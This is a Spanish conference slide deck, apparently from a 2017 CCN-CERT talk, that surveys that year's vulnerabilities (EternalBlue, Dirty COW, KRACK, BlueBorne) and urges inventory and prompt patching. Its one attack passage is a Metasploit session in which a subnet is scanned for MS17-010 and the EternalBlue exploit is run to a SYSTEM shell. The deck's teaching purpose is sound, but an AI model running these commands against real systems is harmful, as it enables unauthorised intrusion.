

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

"Actúa y Baliza"

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

"Actúa y Baliza"

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

"Actualiza"

baliza



Del port. *baliza*, der. mozár. del lat. *palus* 'palo'.

1. f. Señal fija o móvil que se pone de marca para indicar lugares peligrosos o para orientación del tráfico marítimo, aéreo y terrestre.

balizar Conjugar

1. t. Señalar con balizas las pistas de los aeropuertos y otras pistas terrestres o rutas aéreas. U. t. c. prnl. U. t. en sent. fig.
2. tr. Mar. Señalar con balizas algún paraje en aguas navegables.

Ampliar a un nuevo dominio:
Tierra, mar, aire, *espacio* e
Internet


§ DinoSec



- Raúl Siles
- DinoSec (www.dinosec.com)
- raul@dinosec.com

Índice

1. Vulnerabilidades "recientes"...
2. Demo
3. Conclusiones



XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

Vulnerabilidades "recientes"...

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

Aprendemos de las vulnerabilidades y errores de seguridad, ¿verdad...?



Hardware (Windows)

- HP keyloggers (sin *bloatware*, o software de relleno)
 - 11 de mayo de 2017:
 - Keylogger en los drivers de audio (Conexant - MicTray64.exe)
 - 7 de diciembre de 2017:
 - Keylogger en los drivers de teclado (Synaptics Touchpad - SynTP.sys)
 - Otra vez... ☹ (deshabilitado por defecto – habilitarlo vía clave de registro)
 - Lista de modelos afectados: <https://support.hp.com/us-en/document/c05827409>

https://www.modzero.ch/modlog/archives/2017/05/11/en_keylogger_in_hewlett-packard_audio_driver/index.html
<https://zwclose.github.io/HP-keylogger/>

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

Las vulnerabilidades "muy conocidas" son todas corregidas... rápidamente, ¿verdad...?

- Wannacry, EternalBlue, CVE-2017-0144, CIA, MS17-010, SMB...

Windows

```

root@kali: ~
File Edit View Search Terminal Help

msf > back
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(smb_ms17_010) > run

[*] 192.168.1.19:445 - Host does NOT appear vulnerable.
[*] 192.168.1.23:445 - An SMB Login Error occurred while connecting to 192.168.1.23:445
[*] Scanned 26 of 256 hosts (10% complete)
[*] 192.168.1.26:445 - An SMB Login Error occurred while connecting to 192.168.1.26:445
[*] 192.168.1.39:445 - An SMB Login Error occurred while connecting to 192.168.1.39:445
[*] 192.168.1.40:445 - An SMB Login Error occurred while connecting to 192.168.1.40:445
[*] 192.168.1.43:445 - Host does NOT appear vulnerable.
[*] 192.168.1.49:445 - Host does NOT appear vulnerable.
[*] Scanned 52 of 256 hosts (20% complete)
[*] 192.168.1.54:445 - An SMB Login Error occurred while connecting to 192.168.1.54:445
[*] 192.168.1.55:445 - An SMB Login Error occurred while connecting to 192.168.1.55:445
[*] 192.168.1.56:445 - An SMB Login Error occurred while connecting to 192.168.1.56:445
[*] 192.168.1.58:445 - An SMB Login Error occurred while connecting to 192.168.1.58:445
[*] 192.168.1.59:445 - An SMB Login Error occurred while connecting to 192.168.1.59:445
[*] 192.168.1.61:445 - An SMB Login Error occurred while connecting to 192.168.1.61:445
[*] 192.168.1.62:445 - An SMB Login Error occurred while connecting to 192.168.1.62:445
[*] 192.168.1.64:445 - An SMB Login Error occurred while connecting to 192.168.1.64:445
[*] 192.168.1.67:445 - An SMB Login Error occurred while connecting to 192.168.1.67:445
[*] Scanned 77 of 256 hosts (30% complete)
[*] 192.168.1.78:445 - Host does NOT appear vulnerable.
[*] 192.168.1.79:445 - Host does NOT appear vulnerable.
[*] 192.168.1.91:445 - Host does NOT appear vulnerable.
[*] 192.168.1.92:445 - Host does NOT appear vulnerable.
[*] 192.168.1.101:445 - An SMB Login Error occurred while connecting to 192.168.1.101:445
[*] 192.168.1.102:445 - Host does NOT appear vulnerable.
[*] Scanned 103 of 256 hosts (40% complete)
[*] 192.168.1.104:445 - Host does NOT appear vulnerable.
[*] 192.168.1.108:445 - Host does NOT appear vulnerable.
[*] 192.168.1.110:445 - Host does NOT appear vulnerable.
[*] 192.168.1.111:445 - Host does NOT appear vulnerable.
[*] 192.168.1.112:445 - Host does NOT appear vulnerable.
[*] 192.168.1.116:445 - An SMB Login Error occurred while connecting to 192.168.1.116:445
[*] 192.168.1.118:445 - Host does NOT appear vulnerable.
[*] 192.168.1.119:445 - Host does NOT appear vulnerable.
[*] 192.168.1.121:445 - An SMB Login Error occurred while connecting to 192.168.1.121:445
[*] 192.168.1.123:445 - Host does NOT appear vulnerable.
[*] Scanned 128 of 256 hosts (50% complete)

root@kali: ~
File Edit View Search Terminal Help

msf exploit(ms17_010_eternalblue) > set RHOST 192.168.1.152
RHOST => 192.168.1.152
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.152:4444
[*] 192.168.1.152:445 - Connecting to target for exploitation.
[*] 192.168.1.152:445 - Connection established for exploitation.
[*] 192.168.1.152:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.152:445 - CORE raw buffer dump (31 bytes)
[*] 192.168.1.152:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
[*] 192.168.1.152:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20
[*] 192.168.1.152:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63
[*] 192.168.1.152:445 - 0x00000030 6b 20 31
[*] 192.168.1.152:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.152:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.152:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.152:445 - Starting non-paged pool grooming
[*] 192.168.1.152:445 - Sending SMBv2 buffers
[*] 192.168.1.152:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.152:445 - Sending final SMBv2 buffers.
[*] 192.168.1.152:445 - Sending last fragment of exploit packet!
[*] 192.168.1.152:445 - Receiving response from exploit packet
[*] 192.168.1.152:445 - ETHERBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.1.152:445 - Sending egg to corrupted connection.
[*] 192.168.1.152:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.1.152:4444 -> 192.168.1.152:54088) at 2017-07-28 01:52:31 +0200

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>whoami
whoami
NT authority\system

C:\Windows\system32>^Z
Background session 1? [y/N] y
msf exploit(ms17_010_eternalblue) > search shell to meterpreter
Module database cache not built yet, using slow search
  
```

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

¿Qué ocurre cuando alguien encuentra una vulnerabilidad en una tecnología...?

Linux

- Qué muchos otros se ponen también a mirarla en detalle...
...especialmente, si lleva allí mucho tiempo...
- Shellshock (bash): 1 + 5 vulnerabilidades
- Dirty COW (escalada de privilegios en el kernel de Linux)
 - CVE-2016-5195
 - “Huge Dirty COW” (CVE-2017-1000405)



<https://dirtycow.ninja>

<https://medium.com/bindecy/huge-dirty-cow-cve-2017-1000405-110eca132de0>

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir


#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

**Lo mejor es estar siempre actualizado a la última
versión, ¿verdad...?**

macOS High Sierra

root



XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

**Las tecnologías maduras y ampliamente probadas no
son vulnerables, ¿verdad...?**

Wi-Fi

- KRACK Attacks: WPA(2)

The 4-way handshake was mathematically proven as secure. How is your attack possible?

The brief answer is that the formal proof does not assure a key is installed only once. Instead, it merely assures the negotiated key remains secret, and that handshake messages cannot be forged.



<https://www.krackattacks.com>

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

¿Qué versión de Android y nivel de parches de seguridad tenéis en vuestros dispositivos móviles...?

Request Demo

Bluetooth

- BlueBorne (Sep 12, 2017): 8 vulnerabilidades (Linux, Windows, Android, iOS)
- Modelo de publicación de exploits o PoCs para vulnerabilidades
 - Anuncio de la vulnerabilidad...
 - 1 semana ó 1 mes después (conferencia de seguridad)
- Nuevos análisis y dispositivos vulnerables
 - Amazon Echo y Google Home
- Jesús (Patatas Deluxe): BlueBorne RCE en Android 6.0.1
 - <https://jesux.es/exploiting/blueborne-android-6.0.1/>
 - <https://jesux.es/exploiting/blueborne-android-6.0.1-english/>



<https://www.armis.com/blueborne/>

XI
JORNADAS
STIC
CCN-CERT

Ciberamenazas_
El reto de compartir

#XIJornadasCCNCERT

MADRID.
13 Y 14 DE DICIEMBRE
2017

Conclusiones

Vulnerabilidades de seguridad "modernas"

- Nombre chulo
- Dominio en Internet
- Logo
- "Campaña de marketing" (2014+)

<https://pleasestopnamingvulnerabilities.com>

Ciberceguera

- Si se anuncia una nueva vulnerabilidad...
¿podéis responder de manera precisa a la siguiente sencilla pregunta?
- **¿Cuántos equipos y dispositivos tenemos que sean potencialmente vulnerables?**
- Una semana después...
- **¿Cuántos equipos y dispositivos tenemos que sean potencialmente vulnerables?**
- Un mes después...



Baliza y ...



- Inventario de **todas** las tecnologías
 - Hardware
 - Firmware + Software
- Actualizado frecuentemente y/o en tiempo real (preferiblemente)
- Con información detallada de versiones (¿y configuración?)
- Cuantificar y localizar
- Capacidades de gestión centralizadas: consultas y acciones
 - Dominio Windows, MDM, etc.
- Seguimiento del estado y de las actualizaciones

...Actúa: Actualiza

- Inventario
 - Analizar la realidad, el nivel de riesgo e impacto
- Copias de seguridad
 - Qué funcionen y puedan ser restauradas 😊
- **Agilizar el proceso de actualización de cualquier tecnología**
- Actualizar en un entorno de pruebas
 - Disponer de hardware duplicado (muestras)
- Actualizar en producción
 - Prioridad en función del nivel de riesgo

“Únicamente **P**ara **D**efenderse
Adecuadamente **T**oca **E**nfatizar...
¡ la necesidad de **actualizar** !”

UPDATE

Nuevo reto para 2018


Actúa y Baliza



Actualiza

El refranero español

“Cuando las
tecnologías de tu
vecino veas
peligrar...
...pon las tuyas a
actualizar”



¡Muchas gracias!

¿Preguntas?

Raúl Siles

Fundador & Analista de Seguridad

raul@dinosec.com

The logo for Dinosec, featuring a stylized dollar sign (\$) followed by the word "Dinosec" in a handwritten-style font.

www.dinosec.com

[@dinosec](https://twitter.com/dinosec)



➤ E-Mails

- info@ccn-cert.cni.es
- ccn@cni.es
- sat-inet@ccn-cert.cni.es
- sat-sara@ccn-cert.cni.es
- organismo.certificacion@cni.es

➤ Websites

- www.ccn.cni.es
- www.ccn-cert.cni.es
- www.oc.ccn.cni.es

➤ Síguenos en

